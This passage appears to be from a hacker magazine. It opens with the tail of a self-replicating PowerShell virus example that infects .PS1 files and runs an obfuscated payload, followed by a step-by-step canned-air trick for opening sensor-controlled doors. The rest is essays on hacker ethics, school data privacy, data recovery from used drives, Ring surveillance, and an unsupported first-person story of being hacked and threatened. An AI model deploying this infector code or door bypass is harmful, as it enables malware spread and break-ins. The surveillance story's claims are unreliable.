        type `$TargetNewName | Out-File `$Target -append;

        `$Content =    Get-Content `$Source -Tail `$LinesFromTail;
        `$Content | Out-File `$Target -append;
}

`$InfectedToken = 'echo `"PS_Vir_Ex1: Redirecting entry point.`";
➥`$CurrentFilePath =  `$MyInvocation.MyCommand.Name; `$VirusCodeBody
➥ = Get-Content $CurrentFilePath -Tail 3';

`$AcceptInfectionToken = '#PS_Vir_Ex1_Accept_Infection';

#echo `$InfectedToken;

#echo `$AcceptInfectionToken;

echo 'PS_Vir_Ex1: Looking for files to infect.';


`$Filelist = dir *.PS1 -name;
foreach(`$Filename in `$Filelist){
        `$ScriptStatusToken = Get-Content `$Filename -Head 1;
        if(`$ScriptStatusToken -eq `$InfectedToken){ `$Msg = 'PS_Vir_Ex1
➥: '+`$Filename+' file already infected'; echo `$Msg; }
        elseif(`$ScriptStatusToken -eq `$AcceptInfectionToken){`$Msg =
➥ 'PS_Vir_Ex1: '+`$Filename+' file ready for infection!'; echo `$Msg;
➥ InfectFile `$CurrentFilePath `$Filename 3 4; `$Msg = 'PS_Vir_Ex1:
➥ '+`$Filename+' file has been infected'; echo `$Msg; break;}
}




echo 'PS_Vir_Ex1: Code segment executed!';}"

$ObscuredVCS = PSV_code $VirusCodeSegmentString
echo $ObscuredVCS


$VirusDecoderSegmentString = '{echo "PS_Vir_Ex1: Decoding code segment."
➥;$codedtext = Get-Content $CurrentFilePath -Tail 1; for($i=1;$i -lt
➥ $codedtext.length+1; $i+=3){ $letter = ([char[]]$codedtext)[$i];
➥ $letter += ([char[]]$codedtext)[$i+1]; $letter += ([char[]]$codedtext
➥)[$i+2]; $letter = [char](300 - [int]$letter); $decodedtext +=
➥ $letter} iex "&$decodedtext"}'

#iex $VirusDecoderSegmentString

$EntryPointCodeSegmentString =
'echo "PS_Vir_Ex1: Redirecting entry point.";$CurrentFilePath =
➥ $MyInvocation.MyCommand.Name; $VirusCodeBody = Get-Content
➥ $CurrentFilePath -Tail 3
$EntryPointRedirect= $VirusCodeBody[0]
iex "&$EntryPointRedirect"'


$EntryPointCodeSegmentString | Out-File ".\generated.PS1"


"echo 'AFTER EP EXECUTION'" | Out-File ".\generated.PS1" -append

'$VirusDecoderSegment =' | Out-File ".\generated.PS1" -append

$VirusDecoderSegmentString |  Out-File ".\generated.PS1" -append

'$VirusCodeSegment = ""' | Out-File ".\generated.PS1" -append

'#'+$ObscuredVCS |  Out-File ".\generated.PS1" -append
```

All You Need Is... Air

by lg0p89

To the tune of *The Beverly Hillbillies* theme:

Let me tell you about a can of air.
We used this to break into there.
The can of air was in the supply closet,
It just took a four seconds to open the door.

Air, that is. Human necessity. Smells real good.

With this simple can, it just took a few seconds
To enter any secured room, it was sure the ticket.
From now on, I don't need a damn key
To get into any office, you won't see me.

Recently, I came across a rather interesting physical attack to gain access to most facilities. The attack parameter is pretty basic. This works on the doors in facilities that do not require a key or badge to be scanned in and out of the area. So this works on doors which only require access one way (usually in). These doors generally require the user as they advance to the door to remove their badge and swipe it near the sensor. The door may then be opened by the user, presuming the user has access. The general layout consists of two glass doors, side by side. The badge reader is engaged and the doors may be opened after the lock is disengaged, allowing the user to be able to enter.

For this attack, the user doesn't need to be on the authorized list, or any list for that matter. They don't need to attempt to piggyback in. All the unauthorized user needs is a can of air. They can get this from the office supply closet or from the local super store for $5. That is it. The user has to walk into the building, confident they are supposed to be there, and walk past the receptionist or security station. The confidential aspect of the attacker's swagger is key. They don't have to overly sell it, but just act like the others who are supposed to be there. As they approach the door to the restricted area, they need approximately five seconds to complete the attack, start to finish. They should perhaps stand back while others pass through the door, or stay away from the area until the attacker has time to compromise the "lock" unnoticed by anyone on either side of the door.

Once the coast is clear, the attacker pulls the can of air (generally used to clean off electronics) from their coat or pocket, push the red tube into the spray nozzle, and hold the can upside down. The red tube is placed between the doors or, if there is only one, above the door between the door and the door entry frame, and sprayed while the can is upside down. The spray period may be a second, maybe two at the most. The door is immediately pulled and opened. Yeah for the red team!

How This Works

Generally, the glass doors are a valid locking mechanism. You have to have a valid badge in your possession. This is passed in front of the badge reader, using the RF chip in your ID, which unlocks the door. The user opens the door and starts or continues their day. Pretty boring, I know. When someone inside the building attempts to leave, they simply walk up to the double doors, push, and the doors open. What allows this to happen is relatively simple. For ease of use, there is not a system in place to badge out. As the doors are locked, there has to be some form of a mechanism to unlock these. It turns out there is a sensor above the door. To test this in any building is easy. Start walking up to the door. From four meters out, start looking above the door. There should be an opaque piece of plastic above the door. Keep watching this as you walk up. At approximately two or three meters, you will hear a clicking noise or a red or green light will become lit. With either mechanism, the sensor is indicating to you that it recognizes an object is close to the door and the sensor needs to send a command to the door lock to disengage for a limited amount of time, so the user is able to exit. This sensor, generally IR, is scanning for persons approaching the door, so the sensor may send a command to unlock the door. The attacker holds the can upside down (this is important) and sprays it toward the sensor.

The important parts of the attack are social engineering (fitting in with the others), and mechanical (spraying the canned air toward the sensor). As the attacker slides the red tube through or above the door towards the sensor and sprays, the action creates a small cloud. The sensor, sending out the IR, reads this as an object (or human) proximate to the door. As it is supposed to work, the person leaving should pull the door and leave. As the attacker is seeking to get in, all they have to do is pull the door. It opens with ease.

The entire attack should take all of five seconds. This works on most doors. If there is a badge reader on both side of the door (ingress and egress), this won't work. This is surprisingly cheap and easily done in a wonderful showcase.

The Hacker Perspective

by Brock Lynch

Are hackers born or do they become hackers after getting a Sega Dreamcast with a GameShark? If you think that's a silly question to ask, please read on and I'll take you down a path of wonder, awe, and more questions. I began to get my feet wet in hacking when I was a teenager. This was while many adversities were afflicting my life, and I felt like a stereotypical teenage hacker rebel. After all, sometimes stereotypes are true. Society and life had given me a reason to stand up to the system I lived in and say, "I'm going to do what I want."

I started off as an online hacker, exploiting flaws in games like *Phantasy Star Online*. There was a vulnerability in the game that would allow you to PK (People Kill) people in a non-player-versus-player area of the game. Now, at the time this was a cheap and simple sadistic thrill. There was an attack called a Resta spell that would take away all of the player's health points. But in order to use it, you had to modify a certain hex value in the game. This was originally great fun having the power to do things that other people couldn't. But as time went on, I learned that the sort of hacking I was doing was black hat and, more importantly, it was mean and wrong.

What caused me to lay to rest my old ways of black hat exploitation? Well, in short, I grew a conscience. They say there are many different intelligences people can possess. When I was younger hacking *Phantasy Star Online,* the intelligence that I didn't possess was an emotional one. However, one day after I had PKed someone, something happened to me that stood out for the rest of my teen years. A person with a more advanced hacking method came in and did the same thing to me, only worse. I felt powerless and was in very deep despair. I thought to myself, "Is this all that life amounts to? A dog-eat-dog world where there is always a bigger fish seeking to devour a smaller weaker morsel?"

As it turned out, that little experience inside of a somewhat massively online multiplayer game was one of the main turning points in my life. It made me see that just because someone can do something doesn't mean that they should do it. There was also an example I learned by watching players that didn't exploit the vulnerabilities in the game. They were in essence sitting ducks, but they seemed like they were having more fun. In that way, I found out that vulnerability is a strength rather than a weakness.

What I realized with my black hat hacking pursuits was that it all seemed to boil down to control. This mainly stemmed from the fact that I felt helpless in real life. It seems like if the thrill of being able to have control over things leaves you, you start seeing things from a more altruistic perspective. At least, this is what happened to me during my teen years. I left behind the shadowy arts of black hat game hacking for more benign things that actually helped others. These were things like volunteering at a local computer recycling shop, and helping my mom and grandma with their computers. This was where my black hat changed to a halo or, more specifically, a white hat. Some people never reach the level of calling themselves a white hat hacker, or they go from white hat to black hat. However, like life, hacking has many varying shades of gray.

As stated earlier, the black hat hacking I did when I was younger was not without its pitfalls. People would get mad at me in the game and say some very distressing things.

This brings me to a big point about life. I found that doing the wrong thing was easy and took very little effort to gain monetary or mood benefits. But, in life, doing the right thing is difficult.

I had this epiphany when I was around 17 years old, and was walking down the street in the city I grew up in. I thought about infamous hackers such as Kevin Mitnick, and how he was able to recover his stance in the world after being locked up for social engineering. This is in stark contrast to people like Bill Gates who seem to always do the right thing. Up until the time I found my way, my friends and I would participate in questionable hacking activities, i.e., building cantennas, trying to make virii, and general teenage hacker shenanigans. Later, I found out that the time I had spent doing these things would have probably been better spent looking for a job.

So, what really is a hacker and what do they do? People can always look at a hacker and say, "They exploit things." But you have to realize that the only way to mend a broken bone is by knowing it is broken in the first place. Along those same lines, the same code that makes us weak also makes us strong. If, for instance, you find a zero day vulnerability inside of your own machine, you could use that for nefarious means, or to benefit others by releasing the information. In that way, life is proven to be both a gift and a curse at times. Hackers prove this notion - some hack because they feel as though they're cast down in the world. After all, isn't it a psychological tenet of human nature that people who feel powerless want to gain power, even by force? But in doing so, some have fallen further than they ever stood to gain from their activities. I've heard of many hackers on the news getting long jail sentences for stealing. This is what changed my mind about being a black hat hacker. I learned that by doing the right thing, you close up the vulnerability within yourself for people to act against you.

Really then, the smart hackers are the ones that try to build up their community, friends, and family - and not try to break it down. Besides, there are other ways to keep progressing as a hacker without breaking the law. It may not be the most glamorous form of hacking to help family or friends remove viruses from their machines, but it feels way better than exploiting others.

Other areas, such as open source contributions over GitHub, would be the primary way I see to hone one's skills and still remain in the right by the law. Another way would be to create your own home network and hack it for fun. I plan on trying both of these things in the near future.

My message to the younger generation of hackers out there - and hackers in general - is to not view hacking as a political, social, or monetary tool, but mostly as a manifestation of self. Without getting too deeply into my personal psychological analysis of why people hack, I'd say it's mostly because they're curious. It wouldn't seem proper to say that this curiosity always kills the cat. But there are many instances of people in history that were too curious for their own good. Take Marie Curie, for example. I consider her to be a hacker in a way, because she was curious about radiation. She and many other scientists ended up getting sick or dying over their experimentation with radioactive elements. Many scientists are hackers because they hold knowledge as tantamount to life. And both hackers and scientists run experiments, although hackers' experiments often take the form of debugging a piece of software. We then must be careful that, if we live by the hack, we do not also die by it.

Being a hacker is one of the many things I have experienced in my life. There is always the person that is purposely vulnerable who makes you question the whole basis of why you hack, or the person that has more skill than you who makes you feel like the victim. Going back to the beginning of the article when I was talking about the game *Phantasy Star Online,* it wasn't playing the game that taught me a lesson. It was trying to game the game that taught me a lesson. Some lessons in life don't come about no matter how many times you read a book or go down the same road. Hacking has taught me that, to learn, you must try things in novel ways. You must experiment with your surroundings and transfer skills from one aspect of life to another. I've read in scientific papers that stepping outside your comfort zone is one of the best ways to master a new skill. If that is true, then hacking must be one of the best ways of learning there is. This is because in hacking you're always adapting to a new architecture, programming language, or platform.

If you're an aspiring hacker trying to get into the scene, I recommend going down the path less traveled. As Smash Mouth sings in the famous song "All Star," "...what's wrong with taking the back streets? You'll never know if you don't go." So shine in whatever path you choose to take in hackerdom, whether you're simply hacking together a spreadsheet or getting paid to pen test some vulnerability in Google. To me, the exceptional hacker is the one who spends the most time on a seemingly trivial facet of something others overlook. After all, while everyone else is using Python for an artificial neural network, you can be the brave explorer who attempts to use PHP for the same endeavor. At least, that's what I'm doing. We don't learn in life by doing the same thing as everyone else. To be an exceptional hacker, my advice is to step outside of your comfort zone and do something new.

There have been many good things that have come about because I hacked things when I was younger. I was able to get my information technology associate degree with relative ease. This involved taking "Fundamentals of Programming" and "Web Design Basics" classes, which were already right up my alley. Also, whenever I see a problem, hacking has given me the insight to know that there is always more than one way to skin a catfish. Yes, the skills I learned in hacking are translatable to other areas of life. That's why you don't always need the right tool for the right job. What is needed, instead, is the right mind for the right job.

If this article finds its way amongst the other great articles I've read in *2600 Magazine* over the years, I hope it helps someone. I've tried to incorporate some life lessons I've learned from being a hacker. Sometimes the lessons were harsh and other times they were easy. But in the end, "hacker" is just a word. The word means many different things to many different people. I ask that if you're reading this and have a negative view of hackers, that you realize that we are people too. Some of us even have lives. We're not always the bad guys that the media portrays as stealing massive amounts of information online. We are sons, daughters, fathers, grandfathers, and most importantly, we are human beings. We vary as greatly as the life on our planet, and we are curious enough about life to teach you a thing or two about what we've learned along the way.

To this day, the author remains a hacker and curious about the world around him. He recently earned an Associate's in information technology and continues to use his knowledge for good, rather than bad.

Hacker Perspective Submissions Are Open!

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself. "Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers. We want to hear YOUR stories, ideas, and opinions.

The column should be between 2000 and 2500 words and answer such questions as: What is a hacker? How did you become one? What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you $500, no questions asked (except where to send the $500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at *2600*, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!

twitter the enemy

by Michaleen Garda
michaleen.garda@gmail.com

At the beginning of this year, I decided to try my hand at Twitter. I had been avoiding it for some time, but I wanted to see what all the fuss was about and, being retired, I have plenty of time on my hands. Being a professor of media studies, I became most interested in the Twitter feeds for *The New York Times*, *The Wall Street Journal*, *The Hill*, *The Washington Post*, *The Economist*, *Foreign Affairs* (the primary publication of the Council on Foreign Relations), and every other major English language newspaper in the world.

To my pleasant surprise, I found that Twitter was a wonderful way to write "letters to the editor" about inappropriate headlines or content, and the responses and followers I quickly began to gain because of my little tweets was very gratifying. Apparently, I had found something that I was very good at and people from all "sides" took great interest in my daily media critiques.

Perhaps my newfound power went to my head, or perhaps I was merely exploring the extent of this Twitter system, but before too long I noticed that some of these publications actually began changing their headlines immediately after I had pointed out their blatant bias. At first this was very sneaky, as by changing their headline after I had commented on it, it was made to look like my comments made no sense at all. Further examination proved that it is common practice on all these feeds to repost stories that they feel the need to "POV push," but with different headlines, sometimes different lead pictures, and naturally no old comments. But the story was identical. After I started cataloging these propagandist practices, I once counted 15 different reposts of the same story on CFR with 15 different headlines. Was our media really lacking ideas to such an extent that they needed to repost so frequently, or were these repostings always the subject matter that their organization desired pushed to the public the most? Wouldn't any respectable media organization only write one story and let it speak for itself?

As flattering as it was that headlines were daily being changed based solely on one old man's editorial opinion, things proceeded to get weirder. Drunk with my newfound power I decided to seek out the "most powerful people on earth" on Twitter and see what I had now come to see as their propaganda. I began with the Council on Foreign Relations, but moved on to people like Bill Gates and Jeff Bezos.

Even on their own Twitter page, CFR maintains a list of their ally corporations and it's hard to deny that their consistent policy against green energy comes from the fact that all their allies are gas, oil, and nuclear companies.

Well, I still don't know what happened, but apparently these people fight back and fight back hard against what I now assume they view as "information warfare," because tweets of mine kept disappearing and many of my followers began complaining that they were not able to see my tweets at all, or replies to tweets. The very rapid rate of follower accumulation slowed to a trickle. A little bit of research informed me there is an open secret on Twitter known as "shadowbanning," the fairly common practice of some (yet unidentified) power to censor and edit any Twitter "troublemakers." Once shadowbanned, it is nearly impossible to get your rights and freedom back. I was very proud of the editorial work I had done and many others were as well. I had not used profanity, trolling, or any partisanship whatsoever. I simply like to speak truth to power, but apparently power does not like that at all. Completely at a loss, a young techie friend taught me how to download the complete archive of my work on Twitter and, once accomplished, I was very much relieved to see all my hard work still documented in my private archive. I still have this archive, backed up in multiple locations (though the copy I kept on my person on USB was stolen from my bag as I slept), but what came next causes me to be very careful about how exactly I should use this data.

Because my account had become "compromised" by forces unknown, and Twitter support was unable or unwilling to do anything about it, I contacted a younger colleague (Jake) who is more of a techie than I am and charged him with focusing on CFR to see if they were the main aggressors. For their mistakes, half-truths, biases, and outright lies are incredibly easy to see through. Jake began his experiment and, in no time at all, he also was shandowbanned. I had no idea that censorship was so alive and well in the 21st century.

But Jake had worse news for me. While investigating my home network, he discovered that every router hop after my ISP was obfuscated immediately after being passed to my ISP and, when attempting to SSH to a reliable shell, we received the warning that a "man in the middle" attack was taking place. A further clue was a visit to thepiratebay which suddenly had zero leachers and zero seeders. Patently impossible, unless our MITM was blocking peer-to-peer. Soon enough, Jake's laptop was spectacularly hacked, bricking it, by inserting a virus into the RAM as far as we can tell. When he tried to download a new distro image of Ubuntu Linux, the download would not complete. When he tried to download a distro of Kali Linux, the download completed but the GPG keys did not match. Clearly someone very advanced was fussing with us, and not above giving us a pre-rootkit install distro of Kali.

Without getting into too much detail, things continued to escalate until he was approached, on multiple occasions, by actual humans - some threatening, some complimentary, all of them strangers and all of them very ominous. I stayed at my remote farm, but the interrogations I received from anonymous Twitter users escalated drastically and were nothing less than professional: one even directly threatened the life of a young grandniece of mine and threatened me with "police torture."

Some innocent, "protected by the First Amendment" activities on Twitter had devolved in three months to secret censorship, illegal computer security breaches, and human operatives. At a total loss, we contacted first the FBI and later filed a complete report with the DOJ's IC3 computer crimes division, including screenshots of the various traceroutes which proved our data was being consistently manipulated in very strange ways. None of these to date has had any meaningful effect. Neither did trying to work with my ISP. After three different "engineers," none of whom could perform a basic traceroute command or explain why they were routing all of our data to servers with obfuscated IP addresses (though they could not deny that this was exactly what was occurring), the final "engineer" got very belligerent with us for even mentioning the National Security Agency. "You can't just say 'NSA!!'" He sputtered indignantly.

What did I learn from all this? A hypothesis I call "meme control." I have come to view World War Three as largely a battle of information and memes. A battle for control of minds. Those with the power to censor Twitter (identically with those who use the same power to censor Wikipedia) are doing so because they know that the meme is one of the most powerful information viruses known to humankind. And someone is in the business of creating and maintaining "approved" memes for the public. "Dangerous" memes are investigated and neutralized. Imagine if just one Twitter user was able to easily unite different viewpoints and elucidate clearly the program of propaganda and mind control that is so clearly in use in our mass media. Imagine he got a billion followers. Now imagine he is an "anarchist." This situation is simply untenable to those in power, and they have my sympathy for this position, but the fact that this "shadowbanning" is secret is a very real problem. And that forces are willing to send out paid human operatives to investigate, intimidate, and dissuade simple Twitter users is an even bigger problem.

I am incredibly proud of the work I did on Twitter, yet a glance at my profile today shows almost nothing. Everything good has been completely erased, and several tweets added that I certainly never submitted. The vast majority of my Internet accounts were hacked and passwords changed, including the account I used to submit my first article which appeared in *2600* entitled "Hack(ed) The Earth." I had no idea when I wrote that how very prophetic it was.

Student Privacy by Practice - Not by Policy

by Matrix8967

Hello *2600* readership.

I'm a systems administrator at a large (for the region) school district. I've been in K-12 for about ten years. I left my high school saying: "I'll never go back, even if they paid me!" Then my school said they'd pay me, and I went back immediately. I've changed districts a few times, but I've noticed an alarming trend that's already overtaken K-12: Google, and its lust for your student's data.

To lay the land of the K-12 environment: K-12 has been *rife* with old, dilapidated, and abandoned software. Companies will develop "curriculum" for students in things such as Flash, Shockwave, or Java and sell it to schools for mind boggling premiums. The next step is to hold the schools for ransom for upgrades where one of two things happen:

1) K-12 decision makers won't understand paying for software twice, and ride the old version. As a real example of this: I learned to type in elementary school, and when I began work as an intern in high school, I was tasked with installing the same software....

2) The district begrudgingly pays for the upgrades, and experiences all the joys of "vendor lock-in." For Example: Three year contracts on testing data aggregation, where the test is only administered every two years....

This software ecosystem created a tinderbox for our friendly neighborhood data aggregation company. Google makes its Google Apps For Education suite (GAFE, formerly GSuite) available for free to all K-12 schools. This goes hand-in-hand with its literal truckloads of Chromebooks that are being dropped off at schools each year. Districts are buying these in warehouse quantities trying to go 1:1. In a modern classroom, students will walk in and pick up a Chromebook, login with personally identifiable information, and browse the web with the world's largest advertising agency at the helm.

Google has done some fancy footwork to sidestep data collection regulations. GAFE splits its products into "Core Services" and "Additional Services." Core Services are things like Google Sheets, Google Docs, etc. Google's Core Services End User License Agreement (EULA) says: *"User personal information collected in the Core Services is used only to provide the Core Services. Google does not serve ads in the Core Services or use personal information collected in the Core Services for advertising purposes."*

However, this is where "Additional Services" comes in. GAFE Additional Services are things like Google Maps and YouTube. Google's Additional Services EULA says: *"We also use this information to offer users tailored content... We may combine personal information from one service with information, including personal information, from other Google services... Google may serve ads to G Suite for Education users in the Additional Services."*

Google's PR department came out in full swing after case studies from the EFF started to ask invasive questions concerning Google's privacy policies. Google's PR privacy site states: *"For G Suite users in Primary/Secondary (K-12) schools, Google does not use any user personal information (or any information associated with a Google Account) to target ads."* We know that Google would never lie in order to turn a profit, so let's take them at their word for this and ask: "What does Google do with all the student data once the students graduate and move to their own personal Gmail accounts?" It'd take nearly no time at all to marry two sets of data about students, especially if they use the same devices to create a personal Gmail account.

Compounding issues: There's a huge lack of opt-out policies, since this is handled on a district-to-district basis. Assuming a district has an opt-out policy in place, if the whole classroom is using GSuite, it singles out the kid who isn't complying. Special arrangements will need to be made for the privacy conscious student which can also cause issues. (I'm sure each of us can think of a time when being different from the majority ended with an upsetting exchange.)

I've looked at removing the personally identifiable information from student logins in our district, but Google has a fix for that too. In Google Classroom, teachers are able to fill in any blanks it has on children's Google Profiles in order to get their digital classroom up to date. There's also the legal questions surrounding Children's Online Privacy Protection Act (COPPA) violations of IT staff (us) signing up kids under 13 to use GAFE services. Google says that it's products *can* be used in compliance with COPPA, which is not very reassuring.

So, what can be done? Thankfully for public schools, the school board has to answer to the taxpayers and voters. Attending school board meetings and asking for more information about opt-outs and alternatives could yield positive results. In my opinion, Pi Tops are the best alternative to Chromebooks since they encourage discovery and come with a great set of STEM curriculum. They're similarly priced and easier to repair/upgrade, which saves money in the long term. When presented with a viable alternative, the administration and decision makers will be more open-eared, since you're offering solutions, not just problems. (These do have Alexa capability, so that also warrants some strict policies.)

Another viable alternative is flashing GalliumOS onto the existing Chromebooks, which can be a fun learning experience for the students. It's also very satisfying to turn the tools of your enemies against them.

I don't believe in an abstinence-only approach to software. I think privacy by practice, instead of privacy by policy, can set a positive example for students.

- `gsuite.google.com/terms/`
  `➥education_privacy.html`
- `edu.google.com/training-`
  `➥support/privacy-security`

Online Thrift Stores Have Your Data

by base64xor

When it is decided that a PC or laptop is of no use, do individuals or organizations alike dispose of or resell the system and the hard drives? From reviewing online offers, there are those that decide to resell or donate the system or drives to a thrift reseller.

Perhaps you have used a computer or uploaded a file to a computer of a friend or family member, at a library, a photo kiosk, a print store, or other fine establishments. When those systems are of no use, the system or hard drives from that system may be donated to a thrift store. You may have personal data at risk of exposure to others unknown to you and outside of your control.

So are hard drives that are sold by a thrift reseller routinely wiped of all data? Could one buy hard drives from an online thrift store and then recover files from the hard drive? To determine how easy it is to recover files from used drives bought at a thrift store, I decided to buy a few hard drives online and attempt to recover data.

To start off this research, I picked a popular website that sells hard drives from locations around the country. I selected two older Western Digital drives that were offered from a thrift store in South Florida. I purchased the two drives for $21 including shipping and handling.

```
Description: WD Caviar SE 250GB & 320GB Desktop Hard Drives
Brand: Western Digital
Condition: No visible damages. Items
tested and formatted multiple times
```

```
Partition Tablet Type: MBR
File System Type: NTFS
```

The online description of the hard drives stated the drives were "formatted several times," so perhaps the data was wiped before the drives were placed for sale. But of course, formatting does not erase data. In order to temporarily connect the drives externally to a computer, I purchased a USB to SATA cable kit at an online store for under $10.

I needed the kit in order to connect the drives to an older iMac of mine that is running the Ubuntu Mate Linux distribution. When the drives arrived, I connected the first drive to my iMac. The cable kit worked, and the Ubuntu Mate system recognized the hard drive.

The Linux file explorer displayed an empty folder for the hard drive. Nothing there, no files present! So I needed to install a program designed to recover deleted data. In order to attempt data recovery from the hard drives, I installed the program `foremost` which allows for recovery of deleted files from a device or disk image.

The command that I ran to install foremost: `sudo apt-get install foremost`. After the program was installed, I then ran a foremost command to recover office files:

```
sudo foremost -v -t ole -i /dev/sdb1
```

Foremost ran for one hour and 18 minutes, and created a directory called "output" with subdirectories of file types and the "audit.txt" file. The program recovered 123 office files. Since the recovery of the office files answers my question as to whether the disk was wiped, I did not attempt to recover additional file types.

Extracted from the Audit file:

```
------------------------------------------
File: /dev/sdb1
Start: Tue Nov 13 18:22:14 2018
Length: 232 GB (250058113024 bytes)

Finish: Tue Nov 13 19:40:42 2018
123 FILES EXTRACTED
ole:= 123
------------------------------------------
```

I disconnected the first drive and then connected the second drive to my iMac. Once again, the system displayed an empty folder when I first connected the drive. I then ran the same `foremost` command to recover office files, and the program ran for two hours and 40 minutes, recovering 1321 office files.

Extracted from the Audit file:

```
------------------------------------------
File: /dev/sdb1
Start: Thu Nov 15 04:18:50 2018

Finish: Thu Nov 15 06:58:14 2018
1321 FILES EXTRACTED
ole:= 1321
------------------------------------------
```

So from this research, I found that online thrift stores may sell hard drives that are not zeroed of all data. I was able to recover office files from both hard drives. In order to ensure that all data is wiped from a hard drive, a program must be used which writes data across the entire disk several times. Such a program is usually described as meeting U.S. government specifications for erasing digital data from storage devices. In this case, the drives were not wiped of data and I demonstrated how easy it is to recover files.

So think twice before you use a computer system that is not or will not remain under your direct and personal control until the hard drives are either destroyed or properly wiped of data.

Amazon Ring Is Turning Our Front Doors Into Vast, Unaccountable Surveillance Networks

by Jason Kelley

Before it became a corporate-sponsored police mass-surveillance tool that's contributing to irrational panic in neighborhoods across the country, Ring began in 2013 as a "smart" doorbell. The company's camera-enabled product allowed you to remotely see who was at your front step, right from your phone. But with its rapidly growing partnerships with law enforcement, and its "crime prevention" social networking app, Ring has quickly mutated into a tool for police to spy on neighborhoods, and neighbors to spy on one another.

Ring doorbells record video of visitors, deliveries, residents walking nearby, and anything else that triggers the motion sensor, plus the vicinity across from the user's device, often including other neighbors and their homes. This video is transmitted straight to users' phones. After Amazon's purchase of the company in 2018, that video also goes to the cloud, where it's available for members subscribed to Ring's "Protect" plan for up to 60 days. Users can quickly share the footage to the "Neighbors" app, the company's community-watch focused local social network.

Intrepid reporting has revealed that the footage is also often available to local law enforcement - and that police are working in tandem with the company to promote their products. Together, Ring and law enforcement are creating a vast network of cameras linked together whose recordings are centralized and available to police directly from the company.

There are significant privacy concerns with this - and they are multiplying quickly. First, the majority of alerts from motion-sensitive smart doorbells are simply not indicative of crimes, though constant push-notifications will create the illusion of a house that's under constant threat. Add in the ability to share "crime and safety notifications" with neighbors at the touch of a button, and you've created a vicious cycle that convinces users and non-users alike that they must protect themselves from "suspicious activity" - despite the fact that crime in the United States has been steadily decreasing for decades. The cameras have inflamed tensions in communities across the country, as residents post videos of people who they don't recognize or who they believe are up to no good, with no evidence of actual criminal activity. Ring and its partner app, Neighbors, supercharge a community's ability to spy on itself.

Second, law enforcement is partnering directly with Ring in a symbiotic relationship that's beneficial to both Amazon's bottom line and the law enforcement panopticon. As of this writing, over 400 police jurisdictions were working directly with the company, which gives talking points, special incentives, and promotional materials to agencies who then do Ring's marketing for them. Ring even looks at law enforcement press releases and messaging in advance, crossing out words like "surveillance" because it might "confuse residents." Sometimes, as in the case of Ewing, New Jersey, the city itself pays Ring directly, which then gives discounts on the devices to Ewing residents.

What do police get out of it? A massive network of 24/7 surveillance footage that's available without the usual paperwork - or the scrutiny of residents who would undoubtedly balk if required to add police-accessible cameras to their front doors. Once the devices are installed, Ring makes it easy for police to request videos - what the company calls the ability to "solve more cases with one click." Law enforcement can log on to a specialized web portal and request video from a specific time and geographic area. Then Ring automatically sends all the users in that area an email asking them to "take direct action to make [their] neighborhood safer" by sharing their videos with the police. Users can decline. But in an environment where neighbors, local government, law enforcement - and a company you pay to protect your home - are all teaming up to demand your video footage, the pressure to comply is enormous. And even if you say no, the company will still present the recorded videos to police if required by a warrant.

Yet another privacy concern lies over the horizon. Ring isn't Amazon's only disturbing surveillance system. Amazon also sells police a face surveillance system called Rekognition. It might not be difficult for Amazon to merge these two systems, allowing police to apply Rekognition face surveillance to everyone who happens to walk down the street past a Ring camera. Amazon has even filed patents indicating their interest in creating a real-time alert system that recognizes suspicious individuals. It's easy to imagine the draw this sort of surveillance tech might have for law enforcement, despite growing public objections to government use of face recognition.

Do our communities really need Ring, and its expanding assault on our civil liberties? Or have Amazon and the police stoked fear and anxiety about criminal activity to convince people to pay for a massive new surveillance system? It's time for city councils and community residents to decide whether to shut down police access to these vast video surveillance networks. Even better, it's time for cities to adopt laws forbidding police from unilaterally acquiring access to such surveillance tech, and instead empowering community residents and city councils to decide. The safety of our communities matters, but it should not come at the expense of our privacy.

Active Defenses for Industrial Espionage

by Anonymous

I was a hired gun for many large corporations, finding dirt on targets, doxing their family homes, and providing a written report as if it was an ethical, professional service rendered. Oh, you too? Yes, this is a profession, yes, you can get paid to dox people on the Internet, and I would bet that someone you know does the same thing. And we suck.

I've also been targeted by corporations who didn't like some reverse engineering I was doing. Their goons tried to track me down to send me a legal threat and I at least confused them for six months before they had to resort to using my hosting company to find me.

Almost every single large organization has an industrial espionage team that might fly under a different name like "competitive intelligence" or "business analysis division." No one thinks Brenda from Business Analysis is a threat, but we should be afraid of her.

Their job is to find threats to their organization, be it a competing company that could affect their stock price or a kid in an IRC channel trying to build support for a protest which is just bad PR. And those teams have teams of third-party vendors that do some of the dirty work for them. Not always because they can't do it themselves, but because they want the deniability if something goes wrong.

I was one of these vendors and I want to share things that might help you if you're ever targeted by a goon like me.

Know Your Enemy

One of the things that motivates me is being told I'm not allowed to do something and then proving them wrong. So when you block my access to your Facebook page or delete your Twitter account, I just work harder to find dirt on you. I bet, in some ways, you're like this too. So are people working in corporate intel. We can use this information to coordinate a better defense.

We are focusing on one threat here: that of the salaried, 401k contributing, 9-5 corporate intelligence goon. They are not nation state adversaries, they are not local law enforcement. They have specific operating constraints that can be exploited for defensive purposes. Here's what you should know:

1. They are resource constrained.

Unless you've done something particularly nefarious, you're not worth all their time. Or for the third parties working for corporations, you can't spend a month on a person and not have actionable intel. You have to determine whether it's worth it at the beginning of the project. Let's see if we can't waste some of their important time.

*2. They need to produce a result***.**

In enterprise environments, you don't get paid to start projects that don't go anywhere. If they are targeting you, they are going to produce a result. It's a simple boolean conclusion: threat, no threat. And they must provide supporting evidence to justify this conclusion.

"She is a threat because she's building support for a protest in front of the building."

"He is not a threat because he's 13, lives with his mom, and posted to StackOverflow 'How Do I hack?'"

If there is no supporting evidence for a report, how will they come to a conclusion? If we help them do their job, arrive at a conclusion, and move on quickly.

3. They are automated and fast.

During the initial phases, a lot of them are going to be fast and loose because they're looking for quantity of information, not quality. They'll eventually whittle that down to something more actionable later. This is when they are at their weakest. They'll usually leverage shared hosting environments (Facebook, Twitter) and their APIs to collect the data at first before moving on to crawling your personal website.

The first thing that their bosses and lawyer-types want are screenshots of everything you've ever written on the Internet. They'll crawl your blog, company website, Twitter, Reddit, you name it. It's all about collection. These requests are going to be coming from other people's IPs if it's over the Tor Network, EC2 instance, or VPN.

Crawling Defenses

